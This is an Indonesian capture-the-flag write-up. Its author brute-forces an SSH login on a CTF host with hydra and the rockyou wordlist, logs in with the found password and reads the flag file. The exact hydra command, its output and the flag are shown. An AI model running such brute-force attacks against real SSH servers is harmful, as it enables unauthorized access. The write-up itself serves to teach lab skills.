


BRUTEFORCE ? - Reja Revaldy F



Diberikan soal yaitu

Target : ssh://bot.ctf.my.id:22/
User : cyber
Password : xxxxxxxx

dari soal tersebut kita sepertinya harus mencari password dari user “cyber” disini saya langsung saja menggunakan hydra untuk melakukan bruteforce ke ssh tersebut dengan menggunakan wordlist rockyou

```
λ ~/Cybersecurity/wordlist/ hydra -l cyber -P /home/revv/Cybersecurity/wordlist/rockyou.txt ssh://bot.ctf.my.id:22 -t 4
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-09-14 23:15:20
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 4 tasks per 1 server, overall 4 tasks, 14344398 login tries (1:1/p:14344398), ~3586100 tries per task
[DATA] attacking ssh://bot.ctf.my.id:22/

[STATUS] 32.00 tries/min, 32 tries in 00:01h, 14344366 to do in 7471:02h, 4 active
[22][ssh] host: bot.ctf.my.id login: cyber password: 987654321
[STATUS] 4781466.00 tries/min, 14344398 tries in 00:03h, 1 to do in 00:01h, 1 active
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-09-14 23:18:52
```

setelah saya menunggu hydra melakukan bruteforce maka ditemukanlah password yang sesuai yaitu “987654321” lalu setelah saya menemukan passwordnya maka saya mencoba login ssh dengan credential

User : cyber
Password : 987654321

setelah saya masukkan credential tersebut saya pun berhasil login ke ssh yang diberikan, lalu saya mencoba untuk cek terdapat file apa saja yang ada dengan menggunakan perintah “ls” dan saya menemukan file “flag.txt” yang saya asumsikan adalah sebuah flag, langsung saja saya menggunakan perintah “cat” untuk membaca file tersebut maka muncullah flag

```
λ ~/Cybersecurity/wordlist/ ssh -l cyber ssh://bot.ctf.my.id:22/
cyber@bot.ctf.my.id's password:
Linux google 5.10.141-bbrplus #1 SMP Tue Sep 6 06:31:19 CST 2022 x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/*copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Wed Sep 14 15:14:38 2022
googleX ls
flag.txt
googleX cat flag.txt
POLIBAN{CYB3R_S3CURITY}
googleX
```

FLAG : POLIBAN{CYB3R_S3CURITY}